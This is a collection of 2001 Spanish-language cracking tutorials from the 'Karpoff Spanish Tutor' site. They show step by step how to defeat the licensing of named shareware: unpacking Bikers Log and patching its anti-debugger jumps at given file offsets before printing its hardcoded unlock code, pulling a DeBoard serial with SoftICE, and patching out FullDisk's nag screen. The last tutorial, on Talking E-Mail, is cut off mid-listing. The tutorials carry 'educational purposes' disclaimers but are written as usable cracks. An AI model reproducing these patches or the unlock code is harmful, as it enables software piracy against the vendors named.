Karpoff Spanish Tutor: Pagina dedicada a la divulgacion de informacion en Castellano, sobre Ingenieria Inversa y Programacion. Email "Colabora con tus Proyectos"

Karpoff Spanish Tutor 2001

Programa: Bikers Log v3.5

PROTECCION:	**Serial.**		
Objetivo:	Quitar el anti-SoftICE, desempacar, encontrar el código de registro		
Descripcion:			
Dificultad:	**cracker con experiencia**		
DOWNLOAD:	http://www.techmarc.co.uk		
Herramientas:	file ins**PE**ctor, W32Dasm, ProcDump, FrogsICE, UnAspack v1.0.9.1, Hex Workshop		
CRACKER:	**Act MagO**	**FECHA:**	**15/04/2001**

INTRODUCCION

Hola amigos, presento mi **vigésimo tercer** tutorial. Ya saben, si tienen alguna duda sólo pregúntenlo actmago@hotmail.com , y como siempre digo...sólo preguntas referentes a este tutorial y no pedidos u otras cosas. En este tutorial usaremos el SoftICE. Si no lo tienes instalado puedes bajártelo en www.crackstore.com . Asumo que tienes conocimientos básicos sobre su uso. Y para terminar con la INTRO debo decir : **ESTE TEXTO HA SIDO ESCRITO SÓLO CON PROPÓSITOS EDUCACIONALES**.

AL ATAKE

Comentario del Programa

Programa para ciclistas que sirve para documentar todos los detalles de un corredor.

Lo que nos interesa... el programa es distribuido como shareware limitado a 15 corredores y para tener la versión **full** del programa debes registrarte y para eso pagar la suma de $30 dólares.

Pero eso tiene solución porque contamos con un **pelotón** de excelentes herramientas **:)** ...

Manos a la Obra

Antes de abrir el programa lo analizamos con file insPEctor v3.5 el que nos mostrará información realmente importante a la hora de atacar el programa; bueno el file insPEctor nos mostrará lo siguiente:

- El programa está empacado con ASPack v1.08.04

A continuación... cerramos **file insPEctor v3.5** y abrimos **Bikers Log v3.5**

Mmm, le damos doble click y no pasa nada... el programa no carga y por casualidad tengo cargado el SoftICE, por lo que podemos determinar que el programa está protegido contra el SoftICE... y para estar 100% seguros echamos a andar el FrogsICE y curiosamente el programa ahora si carga; en conclusión:

Ya tenemos dos problemas que resolver:

- El programa está empacado
- El programa indudablemente tiene protección ANTI-SoftICE

Ahora dentro del programa vamos a la caja de registro presionando un enorme botón que se ve a simple vista; una vez que estamos en la caja insertamos lo que sea y vemos esto...

Invalid Unlock Code.

El código de registro lo podemos conseguir fácilmente con el SoftICE, pero vamos por parte: lo primero que debemos hacer es desempacar el programa para quitarle la protección ANTI-SoftICE, porque imagínense cargando el FrogsICE cada vez que van a usar el programa, sería un plomazo enorme.

A continuación... cerramos **Bikers Log v3.5** y abrimos **UnAspack v1.0.9.1**

Desempacando

Abrimos el UnAspack, le damos click al botón que tiene los tres puntitos para buscar el ejecutable del programa (**Biker.exe**), una vez que lo hemos encontrado presionamos **Unpack** y el programa será desempacado rápidamente (yo he quedado sorprendido), para asegurarnos de que ha hecho su trabajo de forma satisfactoria lo analizamos nuevamente (**Biker.exe**) con el file insPEctor, el que ahora puede reconocer el compilador sin el paquete:

- Borland/Inprise Delphi 4

Seguimos en el file insPEctor, presionamos la lengüeta que dice **Secciones** para constatar de que todo esté bien, y ahora que estamos en Secciones nos damos cuenta que en **Characteristics** no hay ningún **E0000020**, todos son C0000040 y por lo que yo tengo entendido debe haber al menos un E0000020 para poder desensamblarlo correctamente.

A continuación... cerramos **file insPEctor** y abrimos **ProcDump**

Editando

Ya en el ProcDump presionamos **PE Editor** y buscamos el ejecutable del programa (**Biker.exe**) una vez encontrado nos aparecerá el cuadro **PE Structure Editor** presionamos el botón **Sections** y una vez que estamos ahí, hacemos click con el botón derecho del mouse en la sección **CODE** para que nos aparezca el menú y luego click en **Edit Section** para llegar al lugar que nos interesa **Modify section value**. Al frente de **Section Characteristics** y abajo del **RVA** y el **Offset** está lo que buscamos: **C0000040**.

Lo modificamos dejándolo en: **E0000020**

A continuación... cerramos el **ProcDump** y abrimos el **W32Dasm**

Usando el W32Dasm

Abrimos W32Dasm y luego nos vamos a la opción **Disassembler > Open File to Disassemble...** buscamos la carpeta en donde está instalado el programa y abrimos el archivo **Biker.exe**

El archivo ha demorado mucho tiempo en desensamblarse , pero una vez desensamblado el archivo vamos a **Refs > String Data References** y buscamos las marcas del ANTI-SoftICE: se verá algo así...

"[Date]>"
"[Date]>="
"[Y]"
"[YY]"
"\(S"
"\/:*?"<>|"
"\\.\NTICE"
"\\.\SICE"
"\\highlight"

Son dos y están juntas, creo que por el nombre no hay duda de lo que hacen, ahora le damos doble click a la primera para caer aquí...

```
:006DE81D 6880000000              push 00000080
:006DE822 6A03                    push 00000003
:006DE824 6A00                    push 00000000
:006DE826 6A03                    push 00000003
:006DE828 68000000C0              push C0000000

* Possible StringData Ref from Code Obj ->"\\.\NTICE"
                                  |
:006DE82D 6848E86D00              push 006DE848

* Reference To: kernel32.CreateFileA, Ord:0000h
                                  |
:006DE832 E8D596D2FF              Call 00407F0C
:006DE837 83F8FF                  cmp eax, FFFFFFFF
:006DE83A 7408                    je 006DE844 <== la zona caliente :)
:006DE83C 50                      push eax
```

Ya vamos teniendo una idea de lo que debemos hacer... ahora le damos doble click a la segunda para caer aquí...

```
:006DE7E1 6880000000              push 00000080
:006DE7E6 6A03                    push 00000003
:006DE7E8 6A00                    push 00000000
:006DE7EA 6A03                    push 00000003
:006DE7EC 68000000C0              push C0000000

* Possible StringData Ref from Code Obj ->"\\.\SICE"
                                  |
:006DE7F1 680CE86D00              push 006DE80C

* Reference To: kernel32.CreateFileA, Ord:0000h
                                  |
:006DE7F6 E81197D2FF              Call 00407F0C
:006DE7FB 83F8FF                  cmp eax, FFFFFFFF
:006DE7FE 7408                    je 006DE808 <== otra zona caliente :)
:006DE800 50                      push eax
```

El asunto es simple: ambos saltos son JE (salta si es igual), pero si tenemos cargado el SoftICE el valor no es igual y obviamente estos no saltarán , por lo tanto el programa no se iniciará porque ha encontrado al SoftICE, entonces lo que debemos hacer es cambiar los saltos para que estos siempre salten sin importar el valor que tengan, cambiar los JE a JUMP, es decir:

- **El primer salto:**

ORIGINAL

:006DE83A 7408 je 006DE844

PARCHADO

:006DE83A EB08 jump 006DE844

- **El segundo salto:**

ORIGINAL

:006DE7FE 7408 je 006DE808

PARCHADO

:006DE7FE EB08 jump 006DE808

Ahora buscamos los offsets de los saltos en la parte inferior del W32Dasm, se verá algo así...

El primero:

Line:1502630 Pg 18783 and 18784 of 18803 Code Data @:006DE83A @Offset 002DDC3A in File:Biker.exe

El segundo:

Line:1502572 Pg 18782 and 18783 of 18803 Code Data @:006DE7FE @Offset 002DDBFE in File:Biker.exe

Anotamos ambos offsets (**2DDC3A**;**2DDBFE**) para ir al Hex Workshop y hacerle una cirugía menor al programa para quitarle la protección ANTI-SoftICE.

A continuación... cerramos **W32Dasm** y abrimos **Hex Workshop**

Parchando el ANTI-SoftICE

Abrimos el Hex Workshop y vamos a **File > Open...** y buscamos el ejecutable del programa (**Biker.exe**), y una vez que lo hemos encontrado vamos a **Edit > Goto...** insertamos el primer offset y cambiamos el 7408 a EB08, y luego hacemos lo mismo con el segundo offset. Guardamos los cambios y listo!! **PROTECCIÓN ANTI-SoftICE anulada.**

Buscando el código de registro

Mmm, parecía una protección por lo menos casi digna, pero mientras analizaba el listado muerto del programa en el W32Dasm me encontré con una sorpresa en las **String Data References**, la que luce así...

"7SNN"
"7SS"
"7SSS"
"8"
"977-0956-38806"
"9999"
"9Invalid BLOB field count in data "
"A primary index is already defined "
"A riders name can not contain "

Parece un código de registro, no? **:)** ya lo hemos encontrado, ahora sólo debemos ir a la caja de registro e insertarlo **977-0956-38806** y...

Bikers Log Successfully Unlocked.

Lamentablemente estos tipos se preocuparon del SoftICE, pero no se preocuparon de esconder el código de registro en un lugar seguro **:)**, se confiaron demasiado en el ASPack y ellos mejor que nadie deberían saber que toda protección tarde o temprano será crackeada.

Programa crackeado...

Nota:

Soy humano y cometo **errores**, si encuentras uno házmelo saber OK. actmago@hotmail.com

Saludos

- Pr@fEsOr X (my best friend)
- [KRaViTZ] (suerte amigo)
- [DeK_OiN], Txeli, CODE_MEX, Metamorfer, Txotxo, Raziel

- Karpoff http://welcome.to/karpoff
- Xasx de **TNT!** http://www.tntcrackers.ws
- ViPER (creador de file ins**PE**ctor) file ins**PE**ctor web site http://www.finspec.swsites.net/index.htm
- Toda la people de TUTORIALES 2001
- **LdA 4°A 2000** For Ever!! **:)**
- Saludos a todos los **crackers** del mundo.

Chao!!

Espero que hayan disfrutado leyendo este tutorial y que les sirva para incrementar sus habilidades, pero recuerden, lean muchos tutoriales, practiquen, estudien y CRACKEAR será mucho más fácil.

Karpoff Spanish Tutor: Pagina dedicada a la divulgacion de informacion en Castellano, sobre Ingenieria Inversa y Programacion. Email "Colabora con tus Proyectos"

Karpoff Spanish Tutor

Programa: DeBoard Video Display Software 2/8/2001

PROTECCION:	**Name / Serial.**		
Objetivo:	**Buscar Un serial Valido**		
Descripcion:			
Dificultad:	Principiante		
DOWNLOAD:	*htt://www.internetsoftwareshop.com/apps/deboard.exe*		
Herramientas:	Softice		
CRACKER:	SiLvEr StOrM	**FECHA:**	**6/04/2001**

INTRODUCCION

Welcome to everybody....hay me equivoque de idioma...bueno mi 4to tutorial.. creo que estoy mejorando.. gracias a todos Uds..., espero que lo entiendan y les sea util. **Recuerden que este tutorial esta hecho con fines netamente educativos si les interesa este Programa COMPRENLO,(aunque a mi parecer este programa es extremadamente caro... 200$.**

AL ATAKE

Comentario del Programa

- El programa que elegimos es un aaahhhhhhhhhhh... me da flojera traducir todo esto... se los dejo como tarea..

- PC Graphic Video Display System for any occasion. This is a Scrolling/Crawling-4 monitor Software
  A PC video display system for any presentation. DeBoard supports up to four different monitors or four different video outputs at the same time with four different contents! Because DeBoard is thread based you can adjust the scroll, crawl and image box speeds to match your needs. The NT version can play AVI files and graphic images while scrolling. DeBoard also provides images wipes, anti-aliased text, page flips, temperature probe capabilities and much much more. Once the program is configured it is very easy to use and maintain. Includes a file transfer program to upload text files while remote DeBoard is running
- Costoso : 200$

Objetivos

1. Buscar un serial Valido

Manos a la Obra

Primero instalaremos nuestro programa: y luego lo ejecutamos.

DeBoard Unregistered

File Configuration Play Layout Window Help Register Exit

Open Save New Play Bk Color Clock Size Align

Text Composer | Project Settings | Images | Audio Control | DeBoard Configuration | Monitors | Text Box 3 / Project Log

Play Time 3 | Wipe Delay 20 | AirBrakes 20

Image List (double click to play)

Image List 1 - 5

image3.bmp
image4.bmp
image1.bmp
image2.bmp

Image List 2 - 4

image3.bmp

Register DeBoard

Your Registered Name (case sensitive)

SiLvEr StOrM


8 Character Code

1 2 3 4 5 6 7 8

Register

Image List 3 - 0

TextFile3 loaded : DISCLAIM.txt | C:\Archivos de programa\DRS-Digitrax Services\DRS DeBoard\Sample.SFG



Presionamos **Register** : y nos aparece una pantalla como la anterior.

Introducimos nuestros Datos:EJ. name:SiLvEr StOrM

y un serial de 8 caracteres:12345678

A BusKar El Zeryal

Ok..

Aqui comenzamos el trabajo duro.... me llevo como 20 minutos revisando todos estos registros... por cierto tengo algo importante que hacer regreso en unos minutos... Z z z z z z Z z zZ z z z z z z Z z z z z . . .

a h hH.. ya regrese... a ver por donde quedamos.... ok.. ya vi... perfekto

como siempre Presionamos "CONTROL D" y usaremos el bpx mas usado.... digo por mi...

BPX HMEMCPY enter... y "CONTROL D" para salir de Sice...

y Presionamos REGISTER ....

veremos como sale de nuevo SICE a ayudarnos en nuestra labor....

Quitamos los bp bd * enter

Presionamos F12

Presionamos 79 veces F10

y estaremos aqui en el codigo del programa

015F:0071ECE8 ?? ?? ?? ?? ?? ?? ?? ??-?? ?? ?? ?? ?? ?? ?? ?? .....^

015F:0071ECF8 ?? ?? ?? ?? ?? ?? ?? ??-?? ?? ?? ?? ?? ?? ?? ?? v

----------PROT32-

0157:0043505C CALL USER32!CallWindowProcA ^

0157:00435061 MOV [EBX+0C],EAX DS:0061ED4C=00000000 <------ caemos aqui...

0157:00435064 MOV EAX,[EBX]

0157:00435066 CMP EAX,0C

0157:00435069 JNZ 00435086

0157:0043506B MOV EDX,[EBX+08]

0157:0043506E PUSH EDX

0157:0043506F MOV ECX,[EBX+04]

0157:00435072 MOV EDX,EAX

0157:00435074 MOV EAX,ESI

0157:00435076 CALL 0043119C

0157:0043507B JMP 00435086

0157:0043507D MOV EDX,EBX

0157:0043507F MOV EAX,ESI

0157:00435081 CALL 004327B0

0157:00435086 POP EBP < >

----------DEBOARD!CODE+0003405C----------

De aqui en adelante empezamos a ver todos lo que tiene contenido en el registro EDX (d edx)

la primera vez veremos nuestro numero (12345678)

seguimos bajando dentro del codigo con F10 hasta que en otro EDX veremos nuestro nombre (el que introdugimos anteriormente)

----------byte----------PROT---(3)--

015F:0061EDB5 53 69 4C 76 45 72 20 53-74 4F 72 4D 00 00 00 00 SiLvEr StOrM....^

015F:0061EDC5 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00 .....

015F:0061EDD5 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00 v

----------PROT32-

0157:004890A1 LEA EDX,[EBP-0128] ^

0157:004890A7 CALL 00408430 ^

0157:004890AC MOV EDX,[EBP-0128]

0157:004890B2 LEA EAX,[EBP-0104]

0157:004890B8 MOV ECX,000000FF

0157:004890BD CALL 004041B8

0157:004890C2 LEA EDX,[EBP-0104] SS:0061EDB4=4C69530C <-------- aqui en edx (d edx)

0157:004890C8 XOR ECX,ECX

0157:004890CA MOV EAX,[EBX+000002FC]

0157:004890D0 CALL 00464CDC

0157:004890D5 LEA EDX,[EBP-04]

0157:004890D8 MOV EAX,[EBX+000002C4]

0157:004890DE CALL 004315C8

0157:004890E3 MOV EAX,[EBP-04]

0157:004890E6 LEA EDX,[EBP-0128] v

0157:004890EC CALL 00408430 < > v

----------DEBOARD!CODE+000880A1----------

Presionamos 4 veces mas F10 ... calma no se apuren... ya se que eso de estar contando es fastidioso.. pero imaginenme a mi contando para decirles a Uds. cuantas veces hay que presionar esta tecla... la verdad perdi la cuenta como 10 veces.. . creo que ya aprendi a contar .. Jee Jeee

No se les olvide que estamos viendo en EDX...

015F:0061ECD0 09 24 33 43 39 30 34 31-31 46 00 00 3C ED 61 09 .$3C90411F..<.a.^

015F:0061ECE0 24 36 44 44 30 36 30 32-46 0C 53 69 4C 76 45 72 $6DD0602F.SiLvEr^

015F:0061ECF0 20 53 74 4F 72 4D 0B 0B-0B 0B 0B 0B 0B 0B 0B 0B StOrM.....

015F:0061ED00 0B 0B 0B 0B 0B 0B 0B 0B-0B 0B 0B 0B 0B 0B 0B 0B .....

015F:0061ED10 0B 0B 0B 0B 0B 0B 0B 0B-0B 0B 0B 0B 09 24 36 36 .....$66

015F:0061ED20 44 44 35 32 46 31 0C 53-69 4C 76 45 72 20 53 74 DD52F1.SiLvEr St

015F:0061ED30 4F 72 4D 0B 0B 0B 0B 0B-0B 0B 0B 0B 0B 0B 0B 0B OrM.....

015F:0061ED40 0B 0B 0B 0B 0B 0B 0B 0B-0B 0B 0B 0B 0B 0B 0B 0B v

015F:0061ED50 0B 0B 0B 0B 0B 0B 0B 0B-0B 09 24 36 36 44 44 35 .....$66DD5v

----------PROT32-

0157:004890A1 LEA EDX,[EBP-0128]

0157:004890A7 CALL 00408430

0157:004890AC MOV EDX,[EBP-0128]

0157:004890B2 LEA EAX,[EBP-0104]

0157:004890B8 MOV ECX,000000FF

0157:004890BD CALL 004041B8

0157:004890C2 LEA EDX,[EBP-0104] <---------- es aqui..... ya dejen de presionar F10.. ALTO....

0157:004890C8 XOR ECX,ECX

0157:004890CA MOV EAX,[EBX+000002FC] v

0157:004890D0 CALL 00464CDC < > v

----------DEBOARD!CODE+000880A1----------

Anotamos ese numerito... (el que vemos en EDX)

Salimos de SiCe... "CONTROL D

Introducimos ese numerito... y .. Que paso... no funciono...

SI, SI FUNCIONO::::

Otro programa mas crackeado...

AH se me olvidaba decirles... este programa cuando lo registras crea un archivo con extenxion .key...si borran este archivo tienen que introducir de nuevo la clave de activacion...

nOTAS

Este mismo esquema lo usan todos los programas de esta casa de software asi que pueden practicar con todos ellos.

ESPERO … les sirva de algo este tutorial para aumentar sus conocimientos en el arte del cracking……..

Saludos

- **Profesor_x**
- Toda la gente de **TUTORIALES2000**.
- Saludos a todos los **crackers** del mundo.

Chao!!

SiLvEr StOrM

SiLvEr_StOrM_2001@hotmail.com

Karpoff Spanish Tutor: Pagina dedicada a la divulgacion de informacion en Castellano, sobre Ingenieria Inversa y Programacion. Email "Colabora con tus Proyectos"

Karpoff Spanish Tutor 2001

FullDisk v3.1

Tipo de Manual	Eliminar un molesto NAG		
CRACKER:	RuL	FECHA:	04/04/2001

INTRODUCCION

NOMBRE del PROGRAMA: *FullDisk*
Version: *3.1*
Tamaño: *99'5 Kb*
Protección: *NAG-SCREEN*
URL: *¿?*
Dificultad *Moderada*
Herramientas utilizadas: *SoftIce, W32dasm 8.9, Hexview y file-inPEctor (opc.)*

Se trata de un programita muy sencillo (y no por ello barato) que nos informa del espacion que nos queda disponible en el disco duro, de cuanto ocupa cada directorio, y varias cosas más.
Si no encontrais el archivo para poder practicar con él, mandadme un mail y os lo pasaré, y si tenéis alguna duda no dudeis en escribirme, solo quiero una cosa NO ME PIDAIS CRACKS (http://astalavista.box.sk)

RuL- rulzgz@punkass.com - 4/4/2001

AL ATAKE

:: 1ª APROXIMACIÓN ::

Lo primero de todo es recabar información acerca de nuestro objetivo, usando el file inPEctor vemos ke esta programado en **Visual C++ 4.2** y ke no está ni encriptao ni nada (mejor pa nosotros :)

Observando el programa me doy kuenta de ke no hay ninguna opción desabilitada, lo uniko ke fastidia de no tener registrado el programa (10$ me parece mucho para lo ke hace el programa :) es un NAG kada vez ke salimos del programa, asi ke he decidido ir a por el NAG directamente, no intentar registrar el programa, mas que nada porke kasi nunca he crackeao NAGs y me llama más la atención.

:: VAMOS A POR EL NAG ::

Lo primero de todo desemsamblamos el ejecutable con W32dasm, y miramos un poko por encima. Y en la primera parte del kodigo veo algo MUY interesante (de casualidad :):

++++++++++++++++ DIALOG INFORMATION +++++++++++++++++++ // Fijaros en esta seccion
[....]
Name: DialogID_0067, # of Controls=006, Caption:"How did you like FullDisk?", ClassName:"" // ¿Os suena?
001 - ControlID:0002, Control Class:"BUTTON" Control Text:"Tell me more now" // :)
002 - ControlID:0001, Control Class:"BUTTON" Control Text:"I will register soon" // Exacto!! es exactamente lo ke pone en el NAG
003 - ControlID:FFFF, Control Class:"STATIC" Control Text:"Send comments to the Author,"
004 - ControlID:FFFF, Control Class:"BUTTON" Control Text:""
005 - ControlID:FFFF, Control Class:"BUTTON" Control Text:""

Bueno ahora tenemos que buscar donde se usa esto, para eso pulsamos el Botón **Dialog References** (al lado de Str Ref) y hacemos doble click en **"Dialog: DialogID_0067"**, esto lo repetimos varias veces para ver si hay mas de una referencia y en efecto, hay 3:

* Possible Reference to Dialog: DialogID_0067
|
:00402415 6A67 push 00000067 // Apuntamos 00402415

* Possible Reference to Dialog: DialogID_0067
|
:00403163 6A67 push 00000067 // Apuntamos 00403163

* Possible Reference to Dialog: DialogID_0067
|
:00409735 6A67 push 00000067 // Apuntamos 00409735

Mu bien ahora tenemos ke sabes kual es el kausante del NAG kuando salimos, asi ke abrimos en **SYMBOL LOADER (SoftIce)** , abrimos nuestro ejecutable y le damos a **Load** despues de un mensaje de error (no os preocupeis, sale SIEMPRE) aparecemos en el SoftIce (a partir de ahora lo llamare **SI**). Komo no sabemos kon seguridad kual de los tres es el ke provoca nuestra NAG, ni cortos ni perezosos le klavamos 3 Breakpoints :)

Bpx 00402415
Bpx 00403163
Bpx 00409735

Echo esto pulsamos **F5** y volvemos ha windows, el programa esta ejecutandose asi ke lo cerramos y **!!Eureka¡¡** Salta uno de los breakpoints ke hemos kolokao, exactamente el de **00409735.**

Bueno ya sabemos kual de los tres es el kulpable, ahora debemos encontrar el lugar exacto donde se genera el NAG, asi ke komenzamos a Tracear con F10, hasta ke en una CALL bastante alejada, aparece nuestra NAG, exactamente en esta:

015F:0040262C E83DA30000 Call 0040C96E

Umm, interesante pero todavia no es definitivo por lo k tendremos ke ahondar un poko más :) borramos todos los Breackpoints **(Bc *)** y ponemos
Bpx 0040262C y reiniciamos el proceso, te recuerdo: Cargamos el ejecutable con el Symbol Loader, pulsamos F5 y cerramos el ejecutable para ke aparezca el NAG. Al hacer esto salta de nuevo el **SI** en el CALL anterior, tenemos ke seguir traceando solo ke ahora en vez de usar **F10** (ejecuta todo el CALL de tiron) usaremos **F8** ke es igual ke F10 solo ke ejecuta las instrucciones de la

CALL paso a paso.

Pues eso pulsamos **F8** y ya estamos dentro de la CALL, ahora ke ya estamos dentro del CALL usamos **F10** y traceamos como antes, esta vez aparece el NAG al pasar por..... pero ke **** pasa!!? ke es eso!!??
---------MFC40!.text+00017AD0--------
Si os fijais en la linea de abajo pone algo asi, pos esto simplemente indica ke el ultimo JMP saltaba a MFC40.DLL :) asi ke el primer CALL (0040262C) es el ke nos interesa parchear asi ke al tajo :)

:: VAMOS A PARCHEAR ::

Parece claro lo ke hay ke hacer ,no?¿ Lo primero ke tenemos ke kalkular es el OFFSET (recuerda ke lo ke sabemos el la direccion RVA, es decir, la dirección en memoria) para averiguarlo usaremos **file insPEctor.**

Le damos a **Abrir Archivo** seleccionamos fulldisk.exe y le damos a **Analizar,** Seleccionamos la pestaña **Herramientas** y en donde pone **RVA to OFFSET** escribimos:

0040262C == pulsamos boton ==> **00001A2C**
RVA ==========> **OFFSET**

Mu bien ahora ya podemos parchear eso :) pero primero kiero ke os fijeis en una kosa, si entrais en el **HEXVIEW** y os limitais a NOPear (cambiar E83DA30000 por 9090909090 (90 es la instruccion NO OPeration en hexadecimal)) no funsionará por lo siguiente, fijemonos en ejecutable desemsamblado:

:0040262C E83DA30000 Call 0040C96E // CALL ke genera nuestro NAG
:00402631 83F801 cmp eax, 00000001 // Aki kompara EAX con 1, espera ke despues del CALL salga con 0 o 1 asi ke si nopeamos lo anterior EAX llega
:00402634 0F850B000000 jne 00402645 // aki con el valor ke tuviera antes, lo ke podria hacer ke se kolgara el ordenador

Asi ke tenemos ke hacer ke EAX llegue ahi con valor 1 (si EAX=1 sale), y ¿komo lo hacemos? pos sencillo, poniendo en lugar del CALL la instruccion
Mov EAX, 00000001 esto en hexadecimal es **B801000000** (nos viene muy bien)

Asi ke abrimos Hexview o kualkier otro editor hexadecimal y en el OFFSET **1A2C** cambiamos **E83DA30000** por **B801000000** y listo :)

:: SALUDOS ::

Mr.Silver - [thEpOpE] - Karpoff - Mr.Nobody - Albrto - MoRkO - Webon - ZiB - Snaper - BloodyMer - nano_ -etc....
y por supuesto a la gente de #AtRiO y #crackers del irc.hispano.org

Cracked By RuL :: rulzgz@punkass.com

"Pensais que todo tiene un límite, asi estais todos... LIMITADOS" - ESKORBUTO

Karpoff Spanish Tutor

Programa: ***Talking E-Mail v 3.0***

PROTECCION:	**Name/serial**		
Objetivo:	**Buscar un Numero de Serie Valido**		
Descripcion:	Programa para recuperar archivos borrados.		
Dificultad:	Principiante		
DOWNLOAD:	***http://www.4developers.com/***		
Herramientas:	**Softece v4.0**		
CRACKER:	**Profesor_X**	**FECHA:**	**15/04/2001**

INTRODUCCION

Hola Amigos otro programa mas que analizamos, en este tutorial veremos como encontrar un numero de serie valido para el *Talking E-Mail v 3.0* de la empresa 4developers que se especializa en desarrollar utilerias para windows algunas muy buenas …….. como podran ver aumente una nueva seccion que se llama : VALORACION DEL SOFTWARE en la cual pondremos la calificacion que se merece segun mi punto de vista, tomando en cuenta los siguientes parametros:

1. sistema de proteccion
2. Funcionalidad
3. Calidad en programación

AL ATAKE

Comentario del Programa


- El show de hoy estara a cargo de un programa que a mi parecer es bueno para quienes gustan de que la Pcera les hable cuando llegue un E-mail, tiene muy buenas caracteristicas el ***Talking E-Mail v 3.0*** , es bueno bajenlo y usenlo.....yo tenia pensado hacer un solo tutorial para mostrales como se desprotegen todos los sharewares de esta empresa pero me lleve un chasco cuando quise ver otro shareware que ofrecen, . que decidi hacer un tutorial para cada uno.....

Objetivos


1. Buscar un Numero de serie valido

Manos a la Obra (Metodo 1)

Bueno amigos empezemos con este **Taco de Cochinita Pibil !!!! JEJEJEJEJ**..... lo primero que haremos es analizar el programa para ver si esta empakado y en que lenguaje fue hecho, con la herramienta llamada **Lenguaje 2000** y nos mostrara esto:



mmmm....como podemos ver esta hecho en visual Basic v 5.0 y no esta empacado ni nada de nada...jejeje.... continuemos..... ahora abramos el programa y nos aparecera una ventana como esta:



la que nos dice que es una version Trial y que tenemos 14 dias para probarlo, insertamos un nombre y numero de serie y damos click en UNLOCK y nos manda el siguiente mensaje:

OK! ahora vamos y reiniciamos la Pcera con el Soft Ice, y ponemos un breakpoint en __VBASTRCMP y !!!! QUE no te acepta el breakpoint ? .... jejejejje para que te lo acepte debes de abrir el WINICE.DAT y añadir en la seccion que aparece abajo, las lineas de color anaranjado, estas son para que acepte las funciones de Visual Basic....

```
*********************************************************
; If your have MORE than 32MB of physical memory installed, change
; the PHYSMB line to the correct # of Megabytes.
; If you have LESS than 32MB you can save a bit of memory by
; specifying the correct # of Megabytes
; Example: PHYSMB=32
; *********************************************************
EXP=c:\windows\system\kernel32.dll
EXP=c:\windows\system\user32.dll
EXP=c:\windows\system\gdi32.dll
EXP=c:\windows\system\comdlg32.dll
EXP=c:\windows\system\shell32.dll
EXP=c:\windows\system\shell232.dll
EXP=C:\windows\system\advapi32.dll
EXP=C:\windows\system\vb40032.dll ;<--VB4 runtime file
EXP=C:\windows\system\msvbvm50.dll ;<--VB5 runtime file
EXP=C:\windows\system\msvbvm60.dll ;<--VB5 runtime file
```

Recuerda que despues de hacer los cambios debes de reinicar la Pcera ... ok!!!!!.....

Ahora si regresamos al sofice dando CONTROL D y ponemos el Break POint y siiiiii nos lo acepta....jejejje --- damos CONTROL D

otra vez y regresamos al programa, damos click en UNLOCKy saltamos directamente al Soft Ice y damos F12 una sola vez y caemos en esta parte del codigo :

```
-----------------------------------------------------------------------PROT32-

